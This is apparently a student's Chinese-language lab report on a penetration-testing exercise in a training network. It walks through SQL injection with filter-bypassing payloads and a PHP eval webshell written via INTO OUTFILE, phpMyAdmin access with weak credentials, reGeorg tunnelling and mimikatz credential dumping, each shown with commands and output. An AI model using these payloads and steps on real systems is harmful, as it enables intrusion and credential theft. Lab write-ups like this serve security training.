
[利用 SQL 注入漏洞从而将一句话木马写入到网站目录中]

使用命令：

`id=1%0Aununionion%0Aselselectect%0A1,2,load_file(%22/etc/httpd/conf/httpd.conf`

`%22),4,5,6,7,8,9,10--%0A—`

读取 web 服务器的配置文件，文件信息内容如下所示。



查看源码后从配置文件中能找到网站文件的路径。

路径为：/var/www/html



接下来要向后台 /var/www/html 通过 SQL 注入一句话木马，内容为：

```
<?php eval($_POST['cmd']);?>
```

由于符号“<”被过滤，我们使用 16 进制形式写入。

十六进制编码后得到 3C3F706870206576616C28245F504F53545B636D645D293B3F3E

于是可以构造 sql 语句，将一句话木马写到 shell.php 文件中

```
SELECT *FROM dede_admin WHERE id=1 union select
```

```
1,2,0x3C3F706870206576616C28245F504F53545B636D645D293B3F3E,4,5,6,7,8,9,10 into  
outfile '/var/www/html/shell.php';
```

经过 URL 编码后得到如下网址，输入到浏览器中即上传成功


```
http://192.168.1.10/sql/index.php?id=1%0Aunion%0Aselect%0A1,2,0x3C3F  
706870206576616C28245F504F53545B27636D64275D293B3F3E,4,5,6,7,8,9,10%0Ainto%0  
Aoutfile%0A%27/var/www/html/shell.php%27--
```

输入到浏览器即上传成功。




[使用中国菜刀连接目标服务器上的一句话木马]

使用中国菜刀，再次添加 shell，链接上传的 shell 文件。输入口令为 `cmd`。




点击进入网站目录，可以看到 `shell.php` 与 `Thisisyourflag`。



`Shell.php` 是我们通过 SQL 注入上传的一句话木马文件。

而 Thisisyourflag 文件保存了 flag 字符串值。点击文件即可查询字符串为：

flag3{fd5d4d5a199e9e8bfadead5f5e52895a}



3. phpmyadmin 写 shell

[尝试弱口令登录到 phpmyadmin 服务中]

通过实验一的扫描，phpmyadmin 服务后台地址为 <http://192.168.1.10/myadmin>

尝试使用弱口令 root-root 登录，发现登陆成功



发现登陆成功。



[读取 httpd 的配置文件找到网站的根目录后写入一句话木马]

在 phpMyAdmin 后台可以在 SQL 查询窗口中使用 SQL 语句读取 httpd 配置文件。

构造 SQL 语句如下：

```
SELECT *FROM dede_admin WHERE id=1 union select
```

```
1,2,load_file("/etc/httpd/conf/httpd.conf"),4,5,6,7,8,9,10;
```



执行结果如下所示。

+ 选项								
id	usertype	userid	pwd	uname	tname	email	typeid	logint
1	10	admin	7cd6ef195a0f7622a9c5	admin			0	16836
1	2	# # This is the main	4	5	6	7	8	

全文显示该内容。



在跳转结果中查询字符“DocumentRoot”，即可查看到网站的根目录地址。

地址为：/var/www/html



查询到根目录地址后注入一句话木马。

命令内容为：


```
SELECT *FROM dede_admin WHERE id=1 union select
```

```
1,2,0x3C3F706870206576616C28245F504F53545B636D645D293B3F3E,4,5,6,7,8,9,10 into
```

```
outfile '/var/www/html/shell.php';
```



执行后使用中国菜刀连接。



[读取网站数据库的 flag 表]

可是使用中国菜刀读取数据库查找 flag，但也可直接使用 phpMyAdmin 对数据库的 flag 表进行读取。获取到 flag 字符串值为

flag2{912ec803b2ce49e4a541068d495ab570}



4. 扫描 PC 端并登录

[上传内网扫描的脚本到 web 上并对内网段进行扫描]


直接使用中国菜刀，在 web 服务器的 uploads 目录中上传 web 扫描脚本



在工具中选择 web 端口扫描，可以看到该脚本。




上传成功。



接下来启动中国菜刀的虚拟终端，使用命令 `python2 RASscan.py 192.168.2.0`

`192.168.2.24 -t 20` 执行扫描脚本。



打开虚拟终端之后运行脚本。

```
[*] 基本信息 [ Linux simple 3.10.0-693.5.2.el7.x86_64 #1 SMP Fri Oct 20 20:32:50 UTC 2017 x86_64 (apache) ]
[/var/www/html/]$ netstat -an | grep ESTABLISHED
tcp6      0      0 192.168.1.10:80      192.168.1.200:49468  ESTABLISHED

[/var/www/html/]$ cd uploads


[/var/www/html/uploads/]$ python2 RASscan.py 192.168.2.0 192.168.2.24 -t 20
SETHREAD:20

[/var/www/html/uploads/]$ |
```

在生成的 log.txt 中查看扫描结果，发现内网中有两台机器开放了 3389（即默认远程桌面端口）。

[上传 regeorg 工具到 web 机器上开启代理服务]

在 uploads 文件夹中上传 reGeorg 中的 tunnel.nosocket.php 脚本。



通过浏览器访问 <http://192.168.1.10/uploads/tunnel.nosocket.php>，能看到” All seems fine”，表明脚本执行正常。



接下来通过命令行使用 reGeorgSocksProxy.py 脚本开启代理服务。


[illegible]

[使用 **proxifier** 工具代理远程连接访问登录到另一台主机上]


桌面上找到 Proxifier 工具并打开运行。




使用 `proxifier` 在本地 8080 端口配置代理服务。




添加服务。



添加本机代理。




查看到添加成功。




配置代理规则，添加 hydra 和 mstsc（远程桌面）代理。



在代理规则中添加远程桌面连接 mstsc。




由于目前还不知道 administrator 的密码，我们在表 dede_admin 中看到了疑似在 phpmyadmin 中查看数据库的 admin 表，找到登录用户名为 administrator，密码为 topsec.123。



使用这个用户名和密码，使用 mstsc.exe 远程登录到 192.168.2.11 上。



进行远程桌面连接。



连接后提示输入尝试的密码。



远程登录成功。



在根目录中获取 flag 字符串。


该字符串内容为: **flag4{238fb735876083b832229d279b995062}**



5. 抓取域控密码并登录域控

[使用 mimikatz 在远程桌面登陆的机器上抓取密码]

使用 query user 命令在主机 192.168.2.11 查看当前登录的 user，可以发现有两个 administrator



可以推测另一个用户为域控制器(域控制器中包含了由这个域的账户、密码、属于这个域的计算机等信息构成的数据库。当电脑联入网络时,域控制器首先要鉴别这台电脑是否是属于这个域的,用户使用的登录账号是否存在、密码是否正确。如果以上信息有一样不正确,那么域控制器就会拒绝这个用户从这台电脑登录。不能登录,用户就不能访问服务器上有权限保护的资源,他只能以对等网用户的方式访问 Windows 共享出来的资源,这样就在一定程度上保护了网络上的资源。)

我们使用 mimikatz 抓取远程连接的凭证,输入如下命令,得到

登录密码: Simplexue123

privilege::debug(请求调试权限)

sekurlsa::logonPasswords(获取登录用户以及密码)

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 : 58092 (00000000:0000e2ec)
Session           : Interactive from 1
User Name         : Administrator
Domain            : simple-PC
Logon Server       : SIMPLE-PC
Logon Time        : 2022/4/22 5:59:20
SID               : S-1-5-21-1506945212-2473904394-833161448-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : simple-PC
* LM       : 596acf678a308c9b78d4c95b742012ee
* NTLM     : c5b7be5463f053cf28ca0d304b22103b
* SHA1     : 73e8d2a0427f38f508fe74cd0e91b70d23d3704b

tspkg :
* Username : Administrator
* Domain   : simple-PC
* Password : Simplexue123

wdigest :
```

[使用抓取到的密码登录另一台机器]

使用该密码登录目标主机 192.168.2.10



在根目录找到 flag 字符串。

字符串的值为: **flag5{6aa16f9b07f2d00b16b94aa797488b38}**




四、实验结果

1. 后台文件上传

在后台管理系统首页可以看到该字符串。




复制到提交结果窗口，发现答案正确。




2. Sql 注入

在中国菜刀中可以查看到目标文件 Thisisyourflag。里面保存了 flag 值。



将字符串复制到输入框显示回答正确。



3. phpmyadmin 写 shell

在 MyAdmin 中使用 SQL 语言查看到 flag 值。



将此值复制到输入框中，提示回答正确。

4. 扫描 PC 端并登录

远程连接后查看记事本内容得到字符串。



将该字符串复制到输入框，提示回答正确。

5. 抓取域控密码并登录域控

在 192.168.2.10 主机上的记事本中，可以查看到 flag 内容。



将 flag 内容复制到输入框中。提示回答正确。

五. 实验心得

通过本次实验，我温习了之前学过的工具 Buipsuite，mimikatz；学习了一些新工具中国菜刀，wwwscan，regeorg 以及 proxifier；使用 mstsc 工具远程登陆桌面。温习了抓包技能，爆破用户名密码技能，学习了如何扫描主机，利用 SQL 等方面的漏洞，完成主机渗透并拿到权限，抓取域控账号和密码登录域控。